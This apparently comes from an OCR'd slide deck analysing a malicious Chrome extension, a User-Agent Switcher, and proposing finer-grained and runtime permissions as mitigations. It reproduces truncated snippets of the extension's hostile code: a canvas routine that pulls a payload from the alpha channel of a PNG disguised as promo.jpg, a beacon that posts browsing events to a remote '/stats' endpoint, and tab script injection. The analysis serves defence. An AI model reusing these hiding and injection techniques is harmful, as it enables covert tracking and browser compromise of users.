
Permissions

Nothing too abnormal...




```
"permissions": [
    "webRequest",
    "webRequestBlocking",
    "tabs",
    "http://*/",
    "https://*/",
    "contextMenus"
],
```

Suspicious Obfuscation



```
}, t.prototype.aq = function(t, r) {
    r = r || {};
    var e = this.ET,
        n = r.width || t.width,
        i = r.height || t.height,
        o = r.mp || e.mp,
        h = r.At || e.At;
    return o * n * i / h >> 0
}, t.prototype.Vh = function(t, e) {
    if ("" === '../promo.jpg') return "";
    void 0 === t && (t = '../promo.jpg'), t.length && (t = r.Wk(t)), e = e || {};
    var n = this.ET,
        i = e.mp || n.mp,
        o = e.Tv || n.Tv,
        h = e.At || n.At,
        a = r.Yb(Math.pow(2, i)),
        f = (e.WC || n.WC, e.TY || n.TY),
        u = document.createElement("canvas"),
        p = u.getContext("2d");
    if (u.style.display = "none", u.width = e.width || t.width, u.height = e.width || t.he
    e.height && e.width ? p.drawImage(t, 0, 0, e.width, e.height) : p.drawImage(t, 0, 0);
    var c = p.getImageData(0, 0, u.width, u.height),
        d = c.data
```

A seemingly benign jpeg



User-Agent Switcher

Group

Android

User-Agents

Nexus 7 (Tablet)

Samsung Galaxy S3 (Handset)

Samsung Galaxy Tab (Tablet)


© eSolutions Nordic AB

Wait that’s not a jpeg...


```
> file promo.jpg

PNG image data, 1280 x 800, 8-bit/color RGBA,
non-interlaced
```

What’s in the alpha channel?

Steganographic Obfuscation



```
if (!last_time || should_post) {
    let CCurl = `${new URL(c['WL']['url'])['origin']}/stats`;
    n(`${CCurl}?hash=jwtmv6kavksy5cazdf4leg66r&eventCategory=${cat}&eventAction=${act}&eventLabel=${lab}`, 'POST')['then']
        let CCurl = {};
        CCurl[identifier] = new Date()['getTime'](), localStorage['set'](CCurl);
```




```
chrome['runtime']['onMessage']['addListener'](callback), chrome['tabs']['executeScript'](tabid,
    'code': `(function(){var url = replaceableurl; var xhr = new XMLHttpRequest();xhr.onreadyst
});
}
```

Takeaways?

- Limitations of static/dynamic analysis

Takeaways?


- Limitations of static/dynamic analysis
- Permissions system has unnecessarily broad scope




```
    "permissions": [
        "webRequest",
        "webRequestBlocking",
        "tabs",
        "http://*/",
        "https://*/",
        "contextMenus"
    ],
```

Takeaways?

- Limitations of static/dynamic analysis
- Permissions system has unnecessarily broad scope



```
    "permissions": [
        "webRequest",
        "webRequestBlocking",
        "tabs",
```



```
chrome['runtime']['onMessage']['addListener'](callback), chrome['tabs']['executeScript'](tabid,
    'code': `(function(){var url = replaceableurl; var xhr = new XMLHttpRequest();xhr.onreadyst
});
}
```


Mitigations to limit power of malicious extensions

Mitigation: Fine-grained permissions

- Scope on method, not permission category
- Should not be able to update tabs if only need to refresh them

Existing permissions

```
"permissions": [
   "tabs",
    "*://*.google.com/"
 ],
```



Current Permissions for


It can:

Read and change your data on all google.com sites

Read your browsing history

Existing permissions

```
"permissions": [
   "tabs",
    "*://*.google.com/"
 ],
```



Current Permissions for

It can:


Read and change your data on all google.com sites

Read your browsing history

Update existing tabs? Spawn new tabs?

Wildcard Host

Nothing too abnormal...?



```
},
"permissions": [
     "webRequest",
     "webRequestBlocking",
     "tabs",
     "http://*/",
     "https://*/",
     "contextMenus"
],
```

Scope network access


- Tie network host permission to parent permission

```
"permissions": [
   "tabs",
    "*://*.google.com/"
 ],
```

```
"permissions": [
   "tabs.executeScript" : {
     "*://*.google.com/"
   }
 ],
```

Existing permissions

```
"permissions": [
   "tabs",
    "*://*.google.com/"
 ],
```



Current Permissions for

It can:

Read and change your data on all google.com sites


Read your browsing history

Update existing tabs? Spawn new tabs?

Revised permissions

```
"permissions": [
   "tabs",
    "*://*.google.com/"
 ],
```

```
"permissions": [
   "tabs.executeScript" : {
     "*://*.google.com/"
   }
 ],
```




Current Permissions for

It can:

Read and change your data on all google.com sites

Read your browsing history



Current Permissions for

It can:

Read and manipulate your data on all google.com sites

Backwards Compatibility

- Static analysis to transparently upgrade manifests
- Prevents obfuscated API calls

Mitigation: Runtime Permissions

Mitigation: Runtime Permissions

- Permission dialog every time an extension wants to run

Today: Chrome Optional Permissions Feature

Today: Chrome Optional Permissions Feature


- Requested additional permissions during runtime

Today: Chrome Optional Permissions Feature

- Request additional permissions during runtime
- Better security and information to users

Today: Chrome Optional Permissions Feature

- Requested additional permissions during runtime
- Better security and information to users




Description:	Use the `chrome.permissions` API to request **declared optional permissions** at run time rather than install time, so users understand why the permissions are needed and grant only those that are necessary.

Runtime Permission Dialog

Runtime Permission Dialog

Bookmarks Navigator requests


Runtime Permission Dialog



Bookmarks Navigator requests

Bookmarks access

Runtime Permission Dialog




Bookmarks Navigator requests

Bookmarks access

Bookmarks enable easy access to your favorite sites

Runtime Permission Dialog



